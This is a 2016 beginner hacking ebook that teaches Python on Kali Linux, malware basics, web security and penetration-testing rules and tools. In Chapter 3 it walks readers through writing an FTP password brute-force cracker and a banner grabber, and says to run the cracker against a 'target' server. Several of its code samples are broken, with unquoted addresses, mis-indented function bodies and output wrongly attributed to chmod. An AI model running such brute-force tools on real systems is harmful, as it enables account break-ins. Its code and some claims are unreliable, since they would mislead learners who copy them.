

HACKING

HACKING PRACTICAL GUIDE FOR
BEGINNERS

J E F F S I M O N

Hacking

Hacking Practical Guide for Beginners

By: Jeff Simon

© **Copyright 2016** by Jeff Simon - *All rights reserved.*

This document is geared towards providing exact and reliable information in regards to the topic and issue covered. The publication is sold with the idea that the publisher is not required to render accounting, officially permitted, or otherwise, qualified services. If advice is necessary, legal or professional, a practiced individual in the profession should be ordered.

From a Declaration of Principles which was accepted and approved equally by a Committee of the American Bar Association and a Committee of Publishers and Associations.

In no way is it legal to reproduce, duplicate, or transmit any part of this document in either electronic means or in printed format. Recording of this publication is strictly prohibited and any storage of this document is not allowed unless with written permission from the publisher.

All rights reserved.

The information provided herein is stated to be truthful and consistent, in that any liability, in terms of inattention or otherwise, by any usage or abuse of any policies, processes, or directions contained within is the solitary and utter responsibility of the recipient reader.

Under no circumstances will any legal responsibility or blame be held against the publisher for any reparation, damages, or monetary loss due to the information herein, either directly or indirectly.

Respective authors own all copyrights not held by the publisher.

The information herein is offered for informational purposes solely, and is universal as so. The presentation of the information is without contract or any type of guarantee assurance.

The trademarks that are used are without any consent, and the publication of the trademark is without permission or backing by the trademark owner. All trademarks and brands within this book are for clarifying purposes only and are the owned by the owners themselves, not affiliated with this document.

Introduction

I want to thank you and congratulate you for downloading the book, “Hacking: Hacking for Beginners”.

This book contains proven steps and strategies on how to learn the fundamentals of hacking.

This eBook will teach you the basic principles of hacking. It will explain the three types of hackers as well as the tools that you can use. It will give you a detailed study plan on how to improve your skills and knowledge in a short period of time. In addition, this book will teach you how to use the Python programming language.

An entire chapter is dedicated to penetration testing. That chapter will explain the different parts and requirements of an effective test. Additionally, that material will arm you with specific tools and techniques that you can use in your own “pen tests”.

The lessons that you’ll find in this book rely on an operating system called Kali Linux. Kali is the preferred OS of hackers and penetration testers. This OS contains an extensive collection of hacking tools. With Kali, you won’t have to download and install extra programs. You can use it as is.

This eBook will also discuss defense-oriented topics such as malware protection. This way, you’ll know what to do in case you have to attack a target or thwart a hacker’s efforts.

If you’re looking for a comprehensive book about basic hacking, this is the book you need.

Thanks again for downloading this book, I hope you enjoy it!

Table of Contents

[Chapter 1: The Fundamentals of Hacking](#)

[Chapter 2: Hacking - A Guide for Beginners](#)

[Chapter 3: How to Hack with Python](#)

[Chapter 4: Basic Computer Security](#)

[Chapter 5: Penetration Testing](#)

[Chapter 6: Specific Hacking Techniques](#)

[Chapter 7: How to Protect Yourself](#)

[Conclusion](#)

Chapter 1: The Fundamentals of Hacking

There are three types of hackers:

1. White hat
2. Black hat
3. Gray hat.

A white hat (also known as ethical) hacker tries to breach network systems in order to help businesses and organizations in improving their digital defenses. A black hat hacker, meanwhile, accesses digital records and/or devices for malicious purposes. A gray hat hacker is a combination of the first two types: he may be a white hat this time and become a black hat in the next.

Important Note: There are laws that prohibit black hat hacking. You can get incarcerated if you'll try to access digital information without the owner's permission. Because of that, this book will help you become an ethical hacker. It will provide you with tips, tricks, and techniques that you can use in hacking systems ethically.

Benefits of Ethical Hacking

To protect yourself from thieves, you need to think like one. This principle serves as the core of white hat hacking.

The total number of hackers is growing each day. And these people are on a continuous quest to improve their skills and expand their knowledge. If you will consider the vulnerabilities that exist in machines and digital networks, you will realize the awful state of security that people have against hackers. You need to protect your system from the bad guys. To achieve this goal, you should know how to hack.

The goals of a white hat hacker are:

- Attack a system without destroying it
- Identify system vulnerabilities
- Prove that vulnerabilities exist
- Help in improving the security of his target

Different Types of Hacking Attacks

Hackers divide their attacks into different types. These types are:

Nontechnical

These techniques focus on the end-users (i.e. the people who use the target devices). Because humans have a natural tendency to trust others, hackers can break through a system's defenses without using any electronic tool. These hackers may use "social engineering" tactics to obtain a user's trust and gain access to a network or file. You'll learn more about social engineering later on.

A hacker may also implement a physical attack against his target. For instance, he may break into a computer room and access one or more devices that are present. As an alternative, he may check the dumpsters in the building and try to look for useful information (e.g. passwords). Hackers refer to this approach as "dumpster diving".

Network

Hackers can implement this kind of attack easily, since most networks are accessible through the internet. The most common forms of network attacks are:

- Accessing a network using a rigged modem
- Taking advantage of vulnerabilities in digital transport mechanisms (e.g. NetBIOS)
- Sending a continuous stream of requests to a network
- Rigging the system and collecting data packets to access confidential information

Operating System

These attacks play an important role in any hacker's toolkit. That's because each computer has an operating system. And there are a lot of tools that you can use to crack the OS (i.e. operating system) of a computer.

There are a lot of operating systems out there. However, hackers usually focus on the most popular ones (e.g. Windows systems). Here are some of the OS attacks that you can use:

- Destroying the security of a file system
- Deciphering passwords
- Attacking pre-installed authentication mechanisms

- Taking advantage of vulnerabilities in certain protocols

Application

Some hackers utilize computer programs to attack networks. Often, a hacker gains access to a machine through a web-based application or an email-related program. The most popular members of this type are:

- Sending “spam” (i.e. junk mail) to people
- Installing malware (i.e. malicious software) in target systems
- Bypassing security mechanisms (e.g. firewall) through “online” protocols (e.g. SMTP, HTTP, IMAP, etc.)

Chapter 2: Hacking - A Guide for Beginners

There are many learning materials for hackers. Most of these materials are free, so you won't have to spend any money just to develop your hacking skills. Unfortunately, most of the hacking resources that you'll find are created for intermediate and/or expert hackers. You won't benefit from the said materials if you are a complete beginner.

In this chapter, you will discover a quick and easy way to become a hacker. The three-step learning program that you will see here is created for newbies. It will help you master the basics of hacking using a logical method of learning.

First Step – Learn More about Computers and Networks

Hacking involves computers and networks. It requires advanced computer knowledge and networking skills. Obviously, you won't be able to hack a computer if you don't even know the difference between TCP/IP and Windows XP. To become a hacker, you must know the basics of computer-related technology.

It would be best if you'll expose yourself to different operating systems. More and more people are switching to Linux systems so you should learn the basics of that OS. Once you have mastered the basics of computers and networks, understanding how “exploits” and “vulnerabilities” work will be easy.

Second Step – Read Basic Hacking Books

There are countless hacking books out there. A basic Google search will give you hundreds of available learning materials. However, since you are new to the hacking world, you should focus on the basic ideas and principles of hacking. It is tempting to grab books about advanced topics such as Wireshark utilization or payload selection, but you won't benefit from this study method. The ideal learning strategy for a complex concept (like computer hacking) is to master the basics and build up your knowledge and skills slowly.

This eBook will cover the basic aspects of hacking. After reading this book, you'll be able to attack systems and understand complex ideas related to digital security.

Third Step – Learn How to Program

If you want to be a skilled hacker, you should know how to create your own programs. Programming skills are important for anyone who is serious about hacking. It is true that there are tons of programs and ready-made tools available online. However, relying on other people's work is not a good idea. The ability to create your own programs and modify existing hacking tools can help you greatly in your quest to become a hacking expert.

There are a lot of programming languages that you can choose from. But if you are a total newbie, you should study Python first. Python is one of the simplest programming languages out there. However, it is extremely effective in writing codes for hacking purposes. This is the main reason why many hackers prefer this language over C++ or Ruby. You'll learn more about Python in the next chapter.

Chapter 3: How to Hack with Python

Python is one of the best programming languages for hacking. This language is easy to learn and powerful enough to satisfy all of your programming needs. In this chapter, you'll learn the basics of Python. You will know how to launch it, how to write codes with it, and how to compile it.

Important Note: This chapter assumes that you are using Kali Linux, an operating system that is created for hackers. Kali Linux contains hundreds of built-in hacking tools that you can use to test your systems or attack other networks. In addition, this OS is completely free. To download Kali Linux, please visit: <https://www.kali.org/downloads/>.



Screenshot of the Kali Linux OS

How to Get Python Modules

An excellent benefit of using Kali Linux is that it comes with a pre-installed version of Python. That means you can start writing codes without downloading anything.

The default modules and language library of Python allow you to perform a wide range of activities. For instance, the ready-made version of Python has exception handling, file handling, math and number modules, and data types.

Python's built-in tools and components are enough to create effective hacking tools. But you can enhance the effectiveness and flexibility of this language by downloading additional modules from third-party sources. These extra modules are the main reason why many hackers choose Python for their programming needs. If you want a complete list of all the available third-party modules for Python, visit this site: <http://pypi.python.org/pypi>.

Installing a Module

Just like other Linux systems, Kali Linux requires “wget” when acquiring new files or programs from the internet. This command downloads your chosen file or program from its respective repository. Then, you have to decompress the downloaded module and issue the following command:

```
python setup.py install
```

Let's assume that you want to download Nmap (a python module) from www.xael.org. To get this module, you must:

1. Turn on your Kali Linux computer.
2. Launch a terminal (the small window that takes user inputs).
3. Type the following code:

```
Kali > wget http://xael.org/norman/python/python-nmap/python-nmap-0.3.4.tar.gz
```

4. Extract the file by typing:

```
Kali > tar -xzf python-nmap-0.3.4.tar.gz
```


5. Access the directory you created by entering:

```
Kali > cd python-nmap-0.3.4/
```

6. Issue the code given below to finish the process:

```
Kali > python setup.py install
```

7. If you did everything correctly, your terminal should look like this:

A terminal window screenshot showing the installation process of the python-nmap module. The background features a Kali Linux dragon logo. The text in the terminal is as follows:

```
root@kali:~# tar -xzf python-nmap-0.3.4.tar.gz
root@kali:~# cd python-nmap-0.3.4/
root@kali:~/python-nmap-0.3.4# python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-i686-2.7
creating build/lib.linux-i686-2.7/nmap
copying nmap/nmap.py -> build/lib.linux-i686-2.7/nmap
copying nmap/__init__.py -> build/lib.linux-i686-2.7/nmap
running install_lib
creating /usr/local/lib/python2.7/dist-packages/nmap
copying build/lib.linux-i686-2.7/nmap/nmap.py -> /usr/local/lib/python2.7/dist-packages/nmap
copying build/lib.linux-i686-2.7/nmap/__init__.py -> /usr/local/lib/python2.7/dist-packages/nmap
byte-compiling /usr/local/lib/python2.7/dist-packages/nmap/nmap.py to nmap.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/nmap/__init__.py to __init__.pyc
running install_egg_info
Writing /usr/local/lib/python2.7/dist-packages/python_nmap-0.3.4.egg-info
root@kali:~/python-nmap-0.3.4#
```

Congratulations. You successfully installed a Python module on your Kali Linux computer. Now, you can use the said module for your hacking activities.

Important Note: This is the method that you must use to add more modules to your operating system. It might seem long and complex at first. But once you get used to it, creating a large collection of third-party modules will be a walk in the park.

How to Write Python Scripts

In this part of the book, you'll learn how to write codes using the Python language. It will also explain the fundamental terms, concepts, and syntax of Python codes. Read this material carefully; it will help you become a knowledgeable programmer and hacker.

Important Note: You need to use a text editor when writing codes. Kali Linux has a built-in text editor called "Leafpad". As you can see, Kali Linux contains everything you need to hack computers and systems.

Proper Formatting

Formatting plays an important role in the Python language. The interpreter of Python groups codes based on their format. Keep in mind that consistency is more important than precision. You don't have to follow strict formatting rules. You just have to be consistent with the format you are using.

For example, if you'll use double indentation to differentiate a code block, indent each line of that code block twice. Forgetting this simple rule can lead to error messages and/or failed attacks.

How to Run a Python File

Nothing beats active learning. To help you master this process, let's write a basic piece of code using Leafpad. Here's the code:

```
#!/user/bin/python
```

```
name=" <Chuck Norris> "
```

```
print "Hi, " + name + "!"
```

Save the file as "sample.py".

This code consists of three lines. The first one triggers the interpreter of Python. The second one creates a variable called "name" and sets a value for it. The last line concatenates the word "Hi" with the user's input and inserts an exclamation mark.

At this point, you can't execute the code yet. You must give yourself the permission to run

it first. In Kali Linux, the command that you should use is “chmod”.

Important Note: To learn more about Linux permissions, please check this site: <https://www.linux.com/learn/understanding-linux-file-permissions>.

The code that you must type is:

```
chmod 755 sample.py
```

After issuing that command using a terminal, your screen will show you this:

Hi, Chuck Norris!

How to Add a Comment

You can add comments to your Python codes. In programming, a comment is a word, sentence, or paragraph that defines what a piece of code can do. It doesn't affect the functionality or behavior of the code itself. Adding a comment to your codes isn't required but nonetheless advised. Comments will help you remember important information regarding your codes. Obviously, you don't want to forget the “internal mechanisms” of your own programs.

The interpreter of Python skips each comment. That means the interpreter will jump over words, sentences or paragraphs until it finds a legitimate code block. In Python, you need to use “#” to set a single-line comment. For multiline comments, you must type three double quotes. These symbols must appear at the beginning of your comments.

Here are some comments written in the Python language:

1. # Hi, I'm a single-line comment.

2. """

Hi,

I'm

A

Multiline

Comment

"""

Modules

With Python, you can divide your codes into separate modules. You must “import” a module in order to use it. When importing a module, you will access the classes, methods, and functions (you’ll learn about these later) that are present inside that module. This feature is one of the major reasons why Python is the preferred computer language of computer hackers.

Object-Oriented Programming

At this point, it's important to discuss object-oriented programming (or OOP). OOP is a coding model that serves as the core principle behind major computer languages (e.g. Java). You need to understand OOP if you want to be a skilled hacker.

The Components of an Object

Each object has methods (things it can do) and properties (states or attributes).

OOP allows programmers to link their activities with the real world. For instance, a computer has methods (e.g. turns on, accesses the internet, launches applications, etc.) and properties (e.g. available space, processing speed, brand, etc.). If you'll think of OOP as a human language, objects are nouns, methods are verbs, and properties are adjectives.

Each object belongs to a class. A computer, for example, belongs to the class called "machines". "Machines" is the class, "computers" is a subclass, and "laptops" is a subclass.

An object gets the characteristics of its class.

Variables

Variables point to information that exists in a computer's memory. In Python, this memory can keep different pieces of data (e.g. strings, lists, integers, Booleans, dictionaries, real numbers, etc.).

Variable types act like classes. The script you'll see below shows some of these types.

Launch a text editor and type the following code:

```
#!/usr/bin/python/
```

```
SampleStringVariable = "This is an awesome variable.";
```

```
SampleList = [10,20,30,40,50]
```

```
SampleDictionary = {'example': 'Hacker', 'number': 23}
```

```
print SampleStringVariable
```

After running that script, you will see the following message on your screen:

This is an awesome variable.

Important Note: Python can choose the right type of variable on your behalf. You don't have to declare the variable before setting its value.

Functions

The Python language comes with preinstalled functions. Kali Linux has an extensive collection of functions, although you may download more from online libraries. Here are some functions that you'll use in your programs:

- `int()` – Use this function to truncate numeric data. It simply gives the integer part of the argument.
- `len()` – This function counts the items in a list.
- `exit()` – This function lets you exit a program.
- `max()` – With this function, you can determine the highest value of a list.
- `type()` – Use this function to identify the data type of a Python object.
- `float()` – This function converts its argument into a floating-point numeral.
- `sorted()` – Use this function to sort the entries of a list.
- `range()` – This function gives a list of numbers between two specific values. You need to set the said values as the function's arguments.

Lists

Most programming languages use arrays. An array is a collection of different objects. You may retrieve an entry from an array by specifying the position of the former. For example, you can get the fourth value of an array by typing `[4]`. Python has a similar feature, but it is known as "list".

Python lists are "iterable". That means you can use them for your loop statements (you'll learn more about loops later). Let's assume that you want to retrieve the third element of the "SampleList" (i.e. the one you created earlier). Here are the things that you should do:

1. Type the word "*print*". This command allows you to display information.
2. Specify the name of the list (i.e. SampleList).
3. Add a pair of brackets.

4. Insert “2” between the brackets. This number signifies the position of the item you want to retrieve. It is important to note that the numbering begins at zero. Thus, typing “1” will give you the second element, typing “2” will give you the third element, etc.

The Python script should look like this:

```
print SampleList[2]
```

If you did everything correctly, your terminal should display this:

```
30
```

How to Network with the Python Language

Python has a module called “socket”. This module allows you to build network connections using the Python language. Let’s see how this module works. For this example, you’ll use “socket” to build a TCP (Transmission Control Protocol) connection.

The steps that you need to take are:

1. Import the right module.
2. Create a variable that belongs to a class called “socket”. Set “practice” as the variable’s name.
3. Use the method named “connect()” to establish a connection to a port. The actual process ends here. The remaining steps will show you some of the things you can do after establishing a connection.
4. Use “recv” to acquire 1024 data bytes from the current socket.
5. Save the information in a new variable called “sample”.
6. Print the information inside the “sample” variable.
7. Terminate the connection.
8. Save the code as “samplesocket” and issue “chmod”.

Your code should look like this:

```
#!/usr/bin/env python
```

```
import socket
```

```
practice = socket.socket()
```

```
practice.connect(("192.168.1.107", 22))
```

```
sample = practice.recv(1024)
```

```
print sample
```

```
practice.close
```

Run that code and link your computer to another one using the 22nd port. If SSH (Secure Socket Shell) is active in that port, you will get the banner of the second computer into your “sample” variable. Then, the information will appear on your screen.

Basically, the code you created is a “banner grabber”.

Dictionaries

A dictionary is an object that can hold items (called “elements”). You can use a dictionary to record the usernames of your targets or the vulnerabilities of a network.

Dictionaries require a key-value pair. They can store several copies of a value. However, each key must be unique. Like a Python list, a dictionary is iterable. You can use it with your “for” statements to create complex scripts. In addition, you may use a dictionary to create your own password crackers.

The syntax for creating a new dictionary is:

```
dict = {firstkey:firstvalue, secondkey:secondvalue, thirdkey:thirdvalue...}
```


Control Statements

Computer programs need the ability to decide. In the Python language, you have several options on how to manage the arrangement of your code. For example, you may combine the “if” and “else” statements to create powerful hacking tools.

Let’s discuss some of the most popular control statements of Python:

The “if” Statement

The syntax of this statement is

```
if <your Python expression>
```

```
...
```

Important Note: You must indent the statement’s “control block” (the code block that comes after the expression).

The “if...else” Statement

To use this statement, you must use the following syntax:

```
if <your Python expression>
```

```
...
```

```
else
```

```
...
```

The script given below checks the “ID” of the current user. If the value is zero, the terminal will display “Hey, you are the root user.” If the value is non-zero, the resulting message will be “Hey, you are an ordinary user.”

```
If userid == 0:
```

```
    print “Hay, you are the root user.”
```

```
else
```

```
    print “Hay, you are an ordinary user.”
```

Loops

A loop is another powerful feature of Python. The most popular forms of loops are “for” and “while”. Let’s discuss each form in detail:

1. The “for” Loop

This kind of loop sets data from a Python object (e.g. list) to loop a variable continuously. In the following example, the “for” loop will enter different passwords:

```
passwords = [“ftp”, “sample”, “user”, “admin”, “backup”, “password”]
```

```
for password in passwords
```

```
attempt = connect(username,password)
```

2. The “while” Loop

A while loop checks the value of a Boolean statement and executes a piece of code while the value of the statement is “true”. Keep in mind that Boolean statements only have two possible values: (1) true, or (2) false.

How to Create a Password Cracker

At this point, you've learned many things about the Python language. Let's use that knowledge to create a hacking tool: a password cracker. The program that you will create is designed for FTP (File Transfer Protocol) accounts. Here are the steps:

1. Launch a text editor.
2. Import three modules: (1) socket, (2) re, and (3) sys.
3. Generate one socket that connects to a specific IP address through the 21st port.
4. Create a variable.
5. Generate a list named "passwords" and fill it with various passwords.
6. Write a loop to test each password. The process will continue until all of the passwords have been used or the program gets "230" as a response from the target FTP server.

The code that you must type is:

```
#!/usr/bin/ python
```

```
import socket
```

```
import re
```

```
import sys
```

```
def connect(username,password):
```

```
    sample = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    print "[*] Checking " + username + ":" + password
```

```
    sample.connect((192.168.1.105, 21))
```

```
    data = sample.recv(1024)
```

```
    sample.send('USER ' + username + '\r\n')
```

```
    data = sample.recv(1024)
```

```
    sample.send('PASS ' + password + '\r\n')
```

```
    data = sample.recv(3)
```

```
    sample.send('QUIT \r\n')
```

```
sample.close()
```

```
return data
```

```
username = "SampleName"
```

```
passwords = ["123", "ftp", "root", "admin", "test", "backup", "password"]
```

```
for password in passwords:
```

```
    attempt = connect(username, password)
```

```
    if attempt == "230":
```

```
        print "[*] password found: " + password
```

```
sys.exit(0)
```

Save the file as "passwordcracker.py". Then, obtain the permission to execute the program and run it against your target FTP server.

Important Note: The code given above isn't cast in stone. You may modify it according to your preferences and/or situation. Once you become a skilled Python programmer, you will be able to improve the flexibility and effectiveness of this password cracker.

Chapter 4: Basic Computer Security

This chapter will focus on topics related to computer security (e.g. privacy, networking, passwords, etc.). After reading this article, you will know how to protect yourself from other hackers. You will also know how to execute attacks against the defenses of your targets. You must read this material carefully: computer security is important for the “offense” and “defense” of hacking.

Passwords

You should treat security as an important part of using a computer. You are probably using the internet to perform a research, read your emails, buy stuff, or sell your own merchandise. These things have become easier because of computers and networks. However, this convenience comes with a hefty price: lack of security.

The following tips will help you in protecting yourself from hackers:

- Don't share your usernames and passwords to anyone (not even your closest friends).
- Read the security/privacy policies of each site that you will access before entering personal data.
- Don't buy anything from untrusted sites. The last thing you want to do is give your money and/or financial information to unscrupulous individuals. If you want to buy something online, look for trustworthy sites such as www.amazon.com and www.ebay.com.
- Do not share the login credentials of your email accounts with other people. Some emails contain private and/or confidential information.

Keep in mind that keeping your passwords secret isn't enough. A hacker can still access that piece of information through a keylogger. Basically, a keylogger is a program that records all the keys that you press. To protect your computer from keyloggers, you should:

- Make sure that your computer's firewall is on
- Run spyware/adware scanners on a regular basis
- Use an on-screen keyboard to enter your login credentials
- Install an anti-malware program on your machine

Malware

The term “malware” refers to programs that are designed to “infect” an electronic device (e.g. computer, tablet, smartphone, etc.). Let’s discuss the different types of malware:

Viruses

Basically, viruses are computer programs that infect other programs. Most viruses run only when the program they infected runs. This is the main reason why viruses are hard to detect. A virus has two parts: the “infector” and the “payload”. Keep in mind, however, that the payload is not required. That means a harmless program is still a virus if it attaches itself to a trusted computer program.

Trojans

This term came from the legendary “Trojan Horse”, a large wooden horse that spelled doom for Troy. In hacking, a Trojan is a program that contains other programs. The “container” is typically harmless. In fact, it can be a program that attracts unsuspecting users. Once a person downloads and installs a Trojan program, the malware inside will spread in the target machine.

Spyware

This is one of the most dangerous malware out there. Basically, spyware records the activities you do on your computer and transmits the data to the hacker. This data transmission occurs via the internet. Hackers divide spyware into two types: harmless and harmful. Harmless spyware focuses on non-confidential data (e.g. the websites you visit). Harmful spyware, on the other hand, collects confidential information (e.g. passwords).

Adware

Basically, adware is a form of malware that shows advertisements on a person’s computer. This malware becomes extremely active whenever the infected machine is online.

It is true that adware is one of the safest forms of malicious programs. However, it can be

frustrating if a pop-up advertisement will appear whenever you click on a browser.

How to Fight Malicious Programs

Staying away from unscrupulous sites can help you prevent malware infection. However, it is likely that some malicious programs will still latch onto your machine. It would be best if you will install a reputable anti-malware program and scan your computer regularly. Here are some of the most popular antivirus programs today:

- Norton Security
- AVG Internet Security
- Avast Antivirus
- McAfee Antivirus

Important Note: If you're an active internet user, you should scan your computer for malware at least once a week. Adjust this frequency to twice or thrice a week if you're dealing with confidential information.

Web Security

Hacking and digital security are not limited to computers. These topics also apply to websites. In this part of the book, you'll learn a lot about the basic defenses of a website. You can use this information to protect your site from hackers or launch attacks against your targets.

The Fundamentals

Website security consists of two aspects: internal and external. The internal aspect refers to the nature of the information you are handling. For instance, your website is secure if you are not dealing with confidential data. Few hackers would attack your site if they won't benefit from it. The external aspect, on the other hand, involves the settings of your website, the applications you installed on it, and the codes you used in creating it.

How to Keep a Website Secure

The best way to keep a site secure is by turning it off. This way, hackers won't have any way to access your files. If you need a live website, however, you should minimize the open ports and services that you offer. Unfortunately, these options are not applicable for most businesses and organizations. That means a lot of websites are prone to hacking attacks.

Important Note: Websites that have open ports, services, and different scripting languages are vulnerable to hackers. That's because a hacker can use a port, service, or computer language to bypass the defenses of a website.

You can protect your site by updating all of its applications regularly. You also need to apply security updates and patches on your website.

Website Vulnerabilities

Here's a basic truth: your website has vulnerabilities. It can be an open port, an active service, or a fault in the code used in crafting your site. These vulnerabilities serve as doors that hackers can use to get inside your network or server. In addition, hackers tend to share their knowledge with others. If a hacker detects a vulnerability in a popular app or

website, it's likely that he will share the information with others. He might also create a hacking tool for that target and distribute the former to his "brothers" and/or "sisters".

It's important to keep yourself updated with the latest vulnerabilities of your systems. Get the latest patch for your website whenever possible.

Two Defense Strategies

Here are two strategies that you can choose from:

1. **Build Strong Defenses** – This strategy requires constant attention and effort from the website owner or his "IT people". With this strategy, you need to secure the latest updates and patches for your site, review your online apps regularly, and hire experienced programmers to work on your website.
2. **Detect and Fix Vulnerabilities** – This strategy relies on a website scanning program or service. This "web scanner" looks for existing vulnerabilities in your apps, equipment, and website scripts.

The first strategy is logical: you'll build a "high wall" around your website to make sure that hackers can't attack it. However, it requires a lot of time, effort, and attention. That is the main reason why website owners prefer the second strategy. Obviously, it is better to check whether vulnerability actually exists than building "walls" to protect imaginary weaknesses. Here, you will only spend time, effort, and money on fixing vulnerability once the existence of that vulnerability has been proven.

Chapter 5: Penetration Testing

Penetration testing (also called ethical hacking) is the process of attacking a network or system to detect and fix the target's weaknesses. Businesses are willing to shell out some cash in order to protect their systems from black hat hackers. Because of this, penetration testing serves as a profitable and exciting activity for ethical hackers.

This chapter will teach you the basics of penetration testing. It will explain the core principles of “pen testing” and give you a list of tools that you must use. In addition, it will provide you with a step-by-step plan for conducting a penetration test.

Penetration Testing – The Basics

A penetration tester tries to breach the defenses of his target without prior access to any username, password, or other related information. The tester will use his skills, tools, and knowledge to obtain data related to his target and prove the existence of vulnerabilities. When attacking a local network, a penetration test would be considered successful if the tester successfully collects confidential information.

As you can see, penetration testing has a lot of similarities with malicious hacking. There are two major differences between these two: permission and the hacker's intentions. A tester has the permission to attack his target. And his main goal is to help his clients improve their digital security. In contrast, malicious hackers don't ask for the target's permission. They simply perform attacks in order to steal information, destroy networks, or attain other horrible goals.

Often, a tester needs to attack his target as a basic user. He must enhance his access rights and/or collect information that other basic users cannot reach.

Some clients want the tester to focus on a single vulnerability. In most cases, however, a tester must record each weakness that he will discover. The repeatability of the hacking process is important. Your clients won't believe your findings if you can't repeat what you did.

The Rules of Penetration Testing

Remember that there's a fine line between penetration testing and malicious hacking. To make sure that you will not "go over" to the dark side, follow these simple rules:

Focus on Ethics

You should work as a professional. Consider your morals and personal principles. It doesn't matter whether you're attacking your own computer or testing a company's network: all of your activities must be aligned with your goals. Do not aim for any hidden agenda.

As an ethical hacker, trustworthiness is your main asset. Never use client-related information for personal purposes. If you'll ignore this rule, you might find yourself behind bars.

Respect Privacy

Every piece of information that you'll collect during a penetration test is important. Never use that data to gather corporate details or spy on other people. If you have to share any information, talk to the authorized personnel.

Don't Crash Any System

Inexperienced hackers usually crash their targets accidentally. This tendency results from poor planning and preparation. Most beginners don't even read the instructions that come with the tools they are using.

Your system can experience DoS (denial-of-service) during a penetration test. This often happens when the hacker runs multiple tests simultaneously. It would be best if you'll wait for a test to finish before running another one. Don't assume that your target can survive your attacks without any form of damage.

Important Note: Your goal is to help your clients in improving their digital security. The last thing you want to do is bring down their entire network while you're conducting a test. This event will ruin your reputation as a hacker.

Penetration Testing – The Process

Here's a detailed description of the process involved in penetration testing:

Secure Permission

Don't do anything on your target until you have written permission from your client. This document can protect you from nasty lawsuits or similar problems. Verbal authorization is not sufficient when performing hacking attacks. Remember: countries are implementing strict rules and penalties regarding activities related to hacking.

Formulate a Plan

A plan can boost your chances of succeeding. Hacking a system can be extremely complicated, especially when you are dealing with modern or unfamiliar systems. The last thing you want to do is launch an attack with unorganized thoughts and tricks.

When creating a plan, you should:

- Specify your target/s
- Determine the risks
- Determine the schedule and deadline of your penetration test
- Specify the methods that you'll use
- Identify the information and access that you will have at the start of your test
- Specify the "deliverables" (the output that you'll submit to your client)

Focus on targets that are vulnerable or important. Once you have tested the "heavyweights", the remaining part of the test will be quick and easy.

Here are some targets that you can attack:

- Mobile devices (e.g. smartphones)
- Operating Systems
- Firewalls
- Email servers
- Network Infrastructure
- Workstations
- Computer programs (e.g. email clients)

- Routers

Important Note: You should be extremely careful when choosing a hacking method. Consider the effects of that method and how your target will likely respond. For example, password crackers can lock out legitimate users from the system. This type of accident can be disastrous during business hours.

Choose Your Tools

Kali Linux contains various hacking tools. If you are using that operating system, you won't need to download other programs for your penetration tests. However, Kali's large collection of tools can be daunting and/or confusing. You might have problems identifying the tools you need for each task that you must accomplish.

Here are some of the most popular tools in Kali Linux:

- Nmap – You'll find this program in the toolkit of almost all hackers. It is one of most powerful tools that you can use when it comes to security auditing and network discovery. If you are a network administrator, you may also use Nmap in tracking host uptime, controlling the schedule of your service upgrades, and checking network inventory.

This tool is perfect for scanning huge computer networks. However, it is also effective when used against small targets. Because Nmap is popular, you will find lots of available resources in mastering this program.

- Ghost Phisher – This tool is an Ethernet and wireless attack program. It can turn your computer into an access point (or a hotspot) and hijack other machines. It can also work with the Metasploit framework (you will learn more about Metasploit later).
- Maltego Teeth – With this program, you will see the threats that are present in your target's environment. Maltego Teeth can show the seriousness and complications of different failure points. You will also discover the trust-based relationships inside the infrastructure of your target.

This tool uses the internet to collect information about your target system and its users. Hackers use Maltego Teeth to determine the relationships between:

- Domains
- Companies
- Phrases

- Files
- People
- Netblocks
- Websites
- IP addresses
- Affiliations
- Wireshark – Many hackers consider this tool as the best analyzer for network protocols. It allows you to monitor all activities in a network. The major features of Wireshark are:
 - It can capture data packets and perform offline analysis
 - It can perform VoIP (i.e. Voice over Internet Protocol) analysis
 - It has a user-friendly GUI (graphical user interface)
 - It can export data to different file types (e.g. CSV, plaintext, XML, etc.)
 - It can run on different operating systems (e.g. OS X, Linux, NetBSD, etc.)
- Exploitdb – The term “exploitdb” is the abbreviation for “Exploit Database”. Basically, exploitdb is a collection of exploits (i.e. a program that “exploits” a target’s vulnerability) and the software they can run on. The main purpose of this database is to provide a comprehensive and up-to-date collection of exploits that computer researchers and penetration testers can use.

